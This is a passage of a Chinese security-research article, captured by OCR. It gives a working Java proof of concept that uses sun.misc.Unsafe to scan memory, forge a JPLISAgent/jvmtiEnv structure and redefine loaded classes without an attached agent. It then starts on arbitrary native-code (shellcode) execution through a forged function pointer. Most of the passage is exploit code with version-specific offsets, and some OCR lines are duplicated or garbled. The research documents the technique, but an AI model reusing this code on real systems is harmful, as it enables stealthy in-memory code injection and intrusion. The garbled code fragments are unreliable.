        unsafe.putLong(agentAddr+0x18,0x00730065006c0000l);

        //make retransform env
        unsafe.putLong(agentAddr+0x20,jvmtiStackAddr);
        unsafe.putLong(agentAddr+0x28,agentAddr);
        unsafe.putLong(agentAddr+0x30,0x0038002e00310001l);

        unsafe.putLong(agentAddr+0x38,0);
        unsafe.putLong(agentAddr+0x40,0);
        unsafe.putLong(agentAddr+0x48,0);
        unsafe.putLong(agentAddr+0x50,0);

        unsafe.putLong(agentAddr+0x58,0x0072007400010001l);
        unsafe.putLong(agentAddr+0x60,agentAddr+0x68);
        unsafe.putLong(agentAddr+0x68,0x0041414141414141l);
        return agentAddr;
    }
```

入参为上一阶段获取的 jvmti 的地址，返回值为 JPLISAgent 的地址。

完整 POC 如下（跨平台）：

```
package net.rebeyond;


import sun.misc.Unsafe;

import java.lang.instrument.ClassDefinition;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.lang.reflect.Method;
import java.util.*;

public class PocWindows {
    public static void main(String[] args) throws Throwable {

        Unsafe unsafe = getUnsafe();

        Thread.sleep(2000);
        //System.gc();
        //Thread.sleep(2000);
        long allocateMemory = unsafe.allocateMemory(3);
        System.out.println("allocateMemory:" + Long.toHexString(allocateMemory));
        String patterns =
"'3920':'a5b0':'633920','fe00':'a650':'60fe00','99f0':'cccc':'5199f0','8250':'a650
':'638250','d200':'fdd0':'63d200','da70':'b7e0':'67da70','8d58':'a650':'638d58','f
5c0':'b7e0':'67f5c0','8300':'8348':'148300','4578':'a5b0':'634578','b300':'a650':'
63b300','ef98':'07b0':'64ef98','f280':'06e0':'60f280','5820':'4ee0':'5f5820','84d0
':'a5b0':'5b84d0','00f0':'5800':'8300f0','1838':'b7e0':'671838','9f60':'b320':'669
f60','e860':'08d0':'64e860','f7c0':'a650':'60f7c0','a798':'b7e0':'69a798','6888':'
21f0':'5f6888','2920':'b6f0':'642920','45c0':'a5b0':'5d45c0','e1f0':'b5c0':'63e1f0
','e128':'b5e0':'63e128','86a0':'4df0':'5b86a0','55a8':'64a0':'6655a8','8b98':'a65
0':'638b98','8a10':'b730':'648a10','3f10':'':'7b3f10','8a90':'4dc0':'5b8a90','e8e0
':'0910':'64e8e0','9700':'7377':'5b9700','f500':'7073':'60f500','6b20':'a5b0':'636
b20','b378':'bc50':'63b378','7608':'fb50':'5f7608','5300':'8348':'105300','8f18':'
ff20':'638f18','7600':'3db0':'667600','92d8':'6d6d':'5e92d8','8700':'b200':'668700
','45b8':'a650':'6645b8','8b00':'82f0':'668b00','1628':'a5b0':'631628','c298':'676
5':'7bc298','7a28':'39b0':'5b7a28','3820':'4808':'233820','dd00':'c6a0':'63dd00','
0be0':'a5b0':'630be0','aad0':'8e10':'7eaad0','4a98':'b7e0':'674a98','4470':'6100':
'824470','6700':'4de0':'696700','a000':'3440':'66a000','2080':'a5b0':'632080','aa2
0':'64a0':'63aa20','5a00':'c933':'2d5a00','85f8':'4de0':'5b85f8','b440':'b5a0':'63
b440','5d28':'1b80':'665d28','efd0':'a5b0':'62efd0','edc8':'a5b0':'62edc8','ad88':
'b7e0':'69ad88','9468':'a8b0':'5b9468','af30':'b650':'63af30','e9e0':'0780':'64e9e
0','7710':'b2b0':'667710','f528':'e9e0':'62f528','e100':'a5b0':'63e100','5008':'70
20':'665008','a4c8':'a5b0':'63a4c8','6dd8':'e7a0':'5c6dd8','7620':'b5a0':'667620',
'f200':'0ea0':'60f200','d070':'d6c0':'62d070','6270':'a5b0':'5c6270','8c00':'8350'
```

'f200' : '0ea0' : '60f200', 'd070' : 'd6c0' : '62d070', '6270' : 'd3b0' : '3c6270', '8c00' : '8330
:'668c00','4c48':'7010':'664c48','3500':'a5b0':'633500','4f10':'f100':'834f10','b3
50':'b7e0':'69b350','f5d8':'f280':'60f5d8','bcc0':'9800':'60bcc0','cd00':'3440':'6
3cd00','8a00':'a1d0':'5b8a00','0218':'6230':'630218','61a0':'b7e0':'6961a0','75f8'
:'a5b0':'5f75f8','fda8':'a650':'60fda8','b7a0':'b7e0':'69b7a0','f120':'3100':'81f1
20','ed00':'8b48':'4ed00','f898':'b7e0':'66f898','6838':'2200':'5f6838','e050':'b5
d0':'63e050','bb78':'86f0':'60bb78','a540':'b7e0':'67a540','8ab8':'a650':'638ab8',
'd2b0':'b7f0':'63d2b0','1a50':'a5b0':'631a50','1900':'a650':'661900','6490':'3b00'
:'836490','6e90':'b7e0':'696e90','9108':'b7e0':'679108','e618':'b170':'63e618','6b
50':'6f79':'5f6b50','cdc8':'4e10':'65cdc8','f700':'a1d0':'60f700','f803':'5000':'6
0f803','ca60':'b7e0':'66ca60','0000':'6a80':'630000','64d0':'a5b0':'6364d0','09d8'
:'a5b0':'6309d8','dde8':'bb50':'63dde8','d790':'b7e0':'67d790','f398':'0840':'64f3
98','4370':'a5b0':'634370','ca10':'1c20':'5cca10','9c88':'b7e0':'679c88','d910':'a
5b0':'62d910','24a0':'a1d0':'6324a0','a760':'b880':'64a760','90d0':'a880':'5b90d0'
,'6d00':'82f0':'666d00','e6f0':'a640':'63e6f0','00c0':'ac00':'8300c0','f6b0':'b7d0
':'63f6b0','1488':'afd0':'641488','ab80':'0088':'7eab80','6d40':'':'776d40','8070'
:'1c50':'668070','fe88':'a650':'60fe88','7ad0':'a6d0':'667ad0','9100':'a1d0':'6991
00','8898':'4e00':'5b8898','7c78':'455':'7a7c78','9750':'ea70':'5b9750','0df0':'a5
b0':'630df0','7bd8':'a1d0':'637bd8','86b0':'a650':'6386b0','4920':'b7e0':'684920',
'6db0':'7390':'666db0','abe0':'86e0':'63abe0','e960':'0ac0':'64e960','97a0':'3303'
:'5197a0','4168':'a5b0':'634168','ee28':'b7e0':'63ee28','20d8':'b7e0':'6720d8','d6
20':'b7e0':'67d620','0028':'1000':'610028','f6e0':'a650':'60f6e0','a700':'a650':'6
4a700','4500':'a1d0':'664500','8720':'':'7f8720','8000':'a650':'668000','fe38':'b2
70':'63fe38','be00':'a5b0':'63be00','f498':'a650':'60f498','d8c0':'b3c0':'63d8c0',
'9298':'b7e0':'699298','ccd8':'4de0':'65ccd8','7338':'cec0':'5b7338','8d30':'6a40'
:'5b8d30','4990':'a5b0':'634990','84f8':'b220':'5e84f8','cb80':'bbd0':'63cb80'";

patterns="'bbf8':'7d00':'5fbbf8','68f8':'17e0':'5e68f8','6e28':'e570':'5b6e28','bd
48':'8e10':'5fbd48','4620':'9ff0':'5c4620','ca70':'19f0':'5bca70'"; //for
windows_java8_301_x64

//patterns="'8b80':'8f10':'ef8b80','9f20':'0880':'f05f20','65e0':'4855':'6f65e0','
4f20':'b880':'f05f20','7300':'8f10':'ef7300','aea0':'ddd0':'ef8ea0','1f20':'8880':
'f05f20','8140':'8f10':'ef8140','75e0':'4855':'6f65e0','6f20':'d880':'f05f20','adb
8':'ddd0':'ef8db8','ff20':'6880':'f05f20','55e0':'4855':'6f65e0','cf20':'3880':'f0
5f20','05e0':'4855':'6f65e0','92d8':'96d0':'eff2d8','8970':'8f10':'ef8970','d5e0':
'4855':'6f65e0','8e70':'4350':'ef6e70','d2d8':'d6d0':'eff2d8','d340':'bf00':'f0534
0','f340':'df00':'f05340','2f20':'9880':'f05f20','1be0':'d8b0':'f6fbe0','8758':'c2
a0':'ef6758','c340':'af00':'f05340','f5e0':'4855':'6f65e0','c5e0':'4855':'6f65e0',
'b2d8':'b6d0':'eff2d8','02d8':'06d0':'eff2d8','ad88':'ddb0':'ef8d88','62d8':'66d0'
:'eff2d8','7b20':'3d50':'ef7b20','82d8':'86d0':'eff2d8','0f20':'7880':'f05f20','97
20':'8f10':'f69720','7c80':'5850':'ef5c80','25e0':'4855':'6f65e0','32d8':'36d0':'e
ff2d8','e340':'cf00':'f05340','ec80':'c850':'ef5c80','85e0':'add0':'6f65e0','9410'
:'c030':'ef9410','5f20':'c880':'f05f20','1340':'ff00':'f05340','b340':'9f00':'f053
40','7340':'5f00':'f05340','35e0':'4855':'6f65e0','3f20':'a880':'f05f20','8340':'6
f00':'f05340','4340':'2f00':'f05340','0340':'ef00':'f05340','22d8':'26d0':'eff2d8'
,'e5e0':'4855':'6f65e0','95e0':'4855':'6f65e0','19d0':'d830':'f6f9d0','52d8':'56d0
':'eff2d8','c420':'b810':'efc420','b5e0':'ddd0':'ef95e0','c2d8':'c6d0':'eff2d8','5
340':'3f00':'f05340','df20':'4880':'f05f20','15e0':'4855':'6f65e0','a2d8':'a6d0':'
eff2d8','9340':'7f00':'f05340','8070':'add0':'ef9070','f2d8':'f6d0':'eff2d8','72d8
':'76d0':'eff2d8','6340':'4f00':'f05340','2340':'0f00':'f05340','3340':'1f00':'f05
340','b070':'ddd0':'ef9070','45e0':'4855':'6f65e0','8d20':'add0':'ef9d20','6180':'

```
8d90':'ef6180','8f20':'f880':'f05f20','8c80':'6850':'ef5c80','a5e0':'4855':'6f65e0
','ef20':'5880':'f05f20','8410':'b030':'ef9410','b410':'e030':'ef9410','bf20':'288
0':'f05f20','e2d8':'e6d0':'eff2d8','bd20':'ddd0':'ef9d20','12d8':'16d0':'eff2d8','
9928':'8f10':'f69928','9e28':'8f10':'f69e28','4c80':'2850':'ef5c80','7508':'8f10':
'ef7508','1df0':'d940':'f6fdf0'"; //for linux_java8_301_x64
        long jvmtiOffset=0x79a220; //for java_8_271_x64
        jvmtiOffset=0x78a280; //for windows_java_8_301_x64
        //jvmtiOffset=0xf9c520; //for linux_java_8_301_x64
        List<Map<String, String>> patternList = new ArrayList<Map<String, String>>
();
        for (String pair : patterns.split(",")) {
            String offset = pair.split(":")[0].replace("'", "").trim();
            String value = pair.split(":")[1].replace("'", "").trim();
            String delta = pair.split(":")[2].replace("'", "").trim();
            Map pattern = new HashMap<String, String>();
            pattern.put("offset", offset);
            pattern.put("value", value);
            pattern.put("delta", delta);
            patternList.add(pattern);
        }


        int offset = 8;
        int targetHexLength=8; //on linux,change it to 12.
        for (int j = 0; j < 0x2000; j++)  //down search
        {

            for (int x : new int[]{-1, 1}) {
                long target = unsafe.getAddress(allocateMemory + j * x * offset);
                String targetHex = Long.toHexString(target);
                if (target % 8 > 0 || targetHex.length() != targetHexLength) {
                    continue;
                }
                if (targetHex.startsWith("a") || targetHex.startsWith("b") ||
targetHex.startsWith("c") || targetHex.startsWith("d") ||
targetHex.startsWith("e") || targetHex.startsWith("f") ||
targetHex.endsWith("00000")) {
                    continue;
                }
                System.out.println("[-]start get " +
Long.toHexString(allocateMemory + j * x * offset) + ",at:" +
Long.toHexString(target) + ",j is:" + j);

                for (Map<String, String> patternMap : patternList) {
                    targetHex = Long.toHexString(target);

                    if (targetHex.endsWith(patternMap.get("offset"))) {
                        String targetValueHex =
Long.toHexString(unsafe.getAddress(target));
                        System.out.println("[!]bingo.");
                        if (targetValueHex.endsWith(patternMap.get("value"))) {
                            System.out.println("[ok]i found agent env:start get "
+ Long.toHexString(target) + ",at  :" +
Long.toHexString(unsafe.getAddress(target)) + ",j is:" + j);
```

```
Long.toHexString(unsafe.getAddress(target)) + ",j is:" + jj);
                            System.out.println("[ok]jvm base is " +
Long.toHexString(target - Integer.parseInt(patternMap.get("delta"), 16)));
                            System.out.println("[ok]jvmti object addr is " +
Long.toHexString(target - Integer.parseInt(patternMap.get("delta"), 16) +
jvmtiOffset));
                            //long jvmenvAddress=target-
Integer.parseInt(patternMap.get("delta"),16)+0x776d30;
                            long jvmtiAddress = target -
Integer.parseInt(patternMap.get("delta"), 16) + jvmtiOffset;

                            long agentAddress = getAgent(jvmtiAddress);
                            System.out.println("agentAddress:" +
Long.toHexString(agentAddress));
                            Bird bird = new Bird();
                            bird.sayHello();
                            doAgent(agentAddress);

                            //doAgent(Long.parseLong(address));

                            bird.sayHello();
                            return;
                        }

                    }
                }

            }

        }
    }

    private static long getAgent(long jvmtiAddress) {
        Unsafe unsafe = getUnsafe();
        long agentAddr = unsafe.allocateMemory(0x200);
        long jvmtiStackAddr = unsafe.allocateMemory(0x200);
        unsafe.putLong(jvmtiStackAddr, jvmtiAddress);
        unsafe.putLong(jvmtiStackAddr + 8, 0x30010100000071eel);

        unsafe.putLong(jvmtiStackAddr + 0x168, 0x90909090000000200l);
        System.out.println("long:" + Long.toHexString(jvmtiStackAddr + 0x168));
        unsafe.putLong(agentAddr, jvmtiAddress - 0x234f0);

        unsafe.putLong(agentAddr + 0x8, jvmtiStackAddr);
        unsafe.putLong(agentAddr + 0x10, agentAddr);
        unsafe.putLong(agentAddr + 0x18, 0x00730065006c0000l);

        //make retransform env
        unsafe.putLong(agentAddr + 0x20, jvmtiStackAddr);
        unsafe.putLong(agentAddr + 0x28, agentAddr);
        unsafe.putLong(agentAddr + 0x30, 0x0038002e00310001l);

        unsafe.putLong(agentAddr + 0x38, 0);
        unsafe.putLong(agentAddr + 0x40, 0);
        unsafe.putLong(agentAddr + 0x48, 0);
        unsafe.putLong(agentAddr + 0x50, 0);
```


```
        unsafe.putLong(agentAddr + 0x58, 0x0072007400010001l);
        unsafe.putLong(agentAddr + 0x60, agentAddr + 0x68);
        unsafe.putLong(agentAddr + 0x68, 0x0041414141414141l);
        return agentAddr;
    }

    private static void doAgent(long address) throws Exception {
        Class cls = Class.forName("sun.instrument.InstrumentationImpl");

        for (int i = 0; i < cls.getDeclaredConstructors().length; i++) {
            Constructor constructor = cls.getDeclaredConstructors()[i];
            constructor.setAccessible(true);
            Object obj = constructor.newInstance(address, true, true);
            for (Field f : cls.getDeclaredFields()) {
                f.setAccessible(true);
                if (f.getName().equals("mEnvironmentSupportsRedefineClasses")) {
                    //System.out.println("mEnvironmentSupportsRedefineClasses:" +
f.get(obj));
                }
            }
            for (Method m : cls.getMethods()) {

                if (m.getName().equals("redefineClasses")) {
                    //System.out.println("redefineClasses:" + m);
                    String newBirdClassStr =
"yv66vgAAADIAHwoABgARCQASABMIABQKABUAFgcAFwcAGAEABjxpbml0PgEAAygpVgEABENvZGUBAA9Ma
W5lTnVtYmVyVGFibGUBABJMb2NhbFZhcmlhYmxlVGFibGUBAAR0aGlzAQATTG5ldC9yZWJleW9uZC9CaXJ
kOwEACHNheUhlbGxvAQAKU291cmNlRmlsZQEACUJpcmQuamF2YQwABwAIBwAZDAAaABsBAAhjaGFuZ2VkI
QcAHAwAHQAeAQARbmV0L3JlYmV5b25kL0JpcmQBABBqYXZhL2xhbmcvT2JqZWN0AQAQamF2YS9sYW5nL1N
5c3RlbQEAA291dAEAFUxqYXZhL2lvL1ByaW50U3RyZWFtOwEAE2phdmEvaW8vUHJpbnRTdHJlYW0BAAdwc
mludGxuAQAVKExqYXZhL2xhbmcvU3RyaW5nOylWACEABQAGAAAAAAACAAEABwAIAAEACQAAAC8AAQABAAA
ABSq3AAGxAAAAAgAKAAAABgABAAAAAwALAAAADAABAAAABQAMAA0AAAABAA4ACAABAAkAAAA3AAIAAQAAA
AmyAAISA7YABLEAAAACAAoAAAAKAAIAAAAGAAgABwALAAAADAABAAAACQAMAA0AAAABAA8AAAACABA=";
                    Bird bird = new Bird();
                    ClassDefinition classDefinition = new ClassDefinition(
                            bird.getClass(),
                            Base64.getDecoder().decode(newBirdClassStr));
                    ClassDefinition[] classDefinitions = new ClassDefinition[]
{classDefinition};
                    try {
                        //Thread.sleep(5000);
                        m.invoke(obj, new Object[]{classDefinitions});
                    } catch (Exception e) {
                        e.printStackTrace();
                    }

                }
            }
            //System.out.println("instrument obj:" + obj);
            //System.out.println("constr:" + cls.getDeclaredConstructors()[i]);
        }
    }
```

```
    private static Unsafe getUnsafe() {
        Unsafe unsafe = null;

        try {
            Field field = Unsafe.class.getDeclaredField("theUnsafe");
            field.setAccessible(true);
            unsafe = (Unsafe) field.get(null);
        } catch (Exception e) {
            throw new AssertionError(e);
        }
        return unsafe;
    }

}
```

Bird.java

```
package net.rebeyond;

public class Bird {
    public void sayHello()
    {
        System.out.println("hello!");
    }
}
```

编译，运行：



(https://xzfile.aliyuncs.com/media/upload/picture/20210817201110-3594e0fa-ff54-1.png)

上述环境是 win10+Jdk1.8.0_301_x64，注释中内置了 linux+jdk1.8.0_301_x64 和 win10+Jdk1.8.0_271_x64 指纹，如果是其他 OS 或者 JDK 版本，指纹库需要对应更

新。

可以看到，我们成功通过纯 Java 代码实现了动态修改类字节码。


按照惯例，我提出一种新的技术理论的时候，一般会直接给出一个下载即可用的 exp，但是现在为了合规起见，此处只给出 demo，不再提供完整的利用工具。

Java 跨平台任意 Native 代码执行

确定入口

上文中，我们介绍了在 Windows 平台下巧妙利用 instrument 的不恰当实现来进行进程注入的技术，当注入的目标进行为 – 1 时，可以往当前 Java 进程注入 shellcode，实现不依赖 JNI 执行任意 Native 代码。但是这个方法仅适用于 Windows 平台。只适用于 Windows 平台的技术是不完整的：）


上一小节我们在伪造 JPLISAgent 对象的时候，留意到 redefineClasses 函数里面有这种代码：



(https://xzfile.aliyuncs.com/media/upload/picture/20210817201110-35b8b084-ff54-1.png)
allocate 函数的第一个参数是 jvmtienv 指针，我们跟进 allocate 函数：

```
void *allocate(jvmtiEnv * jvmtienv, size_t bytecount) {
    void *          resultBuffer    = NULL;
    jvmtiError      error           = JVMTI_ERROR_NONE;

    error = (*jvmtienv)->Allocate(jvmtienv,
                                  bytecount,
                                  (unsigned char**) &resultBuffer);
    /* may be called from any phase */
    jplis_assert(error == JVMTI_ERROR_NONE);
    if ( error != JVMTI_ERROR_NONE ) {
        resultBuffer = NULL;
    }
    return resultBuffer;
}
```

可以看到最终是调用的 jvmtienv 对象的一个成员函数，先看一下真实的 jvmtienv 是什么样子：




(https://xzfile.aliyuncs.com/media/upload/picture/20210817201111-35ed65ae-ff54-1.png)

对象里是很多函数指针，看到这里，如果你经常分析二进制漏洞的话，可能会马上想到这里 jvmtienv 是我们完全可控的，我们只要在伪造的 jvmtienv 对象指定的偏移位置

覆盖这个函数指针即可实现任意代码执行。

构造如下 POC：

先动态调试看一下我们布局的 payload：



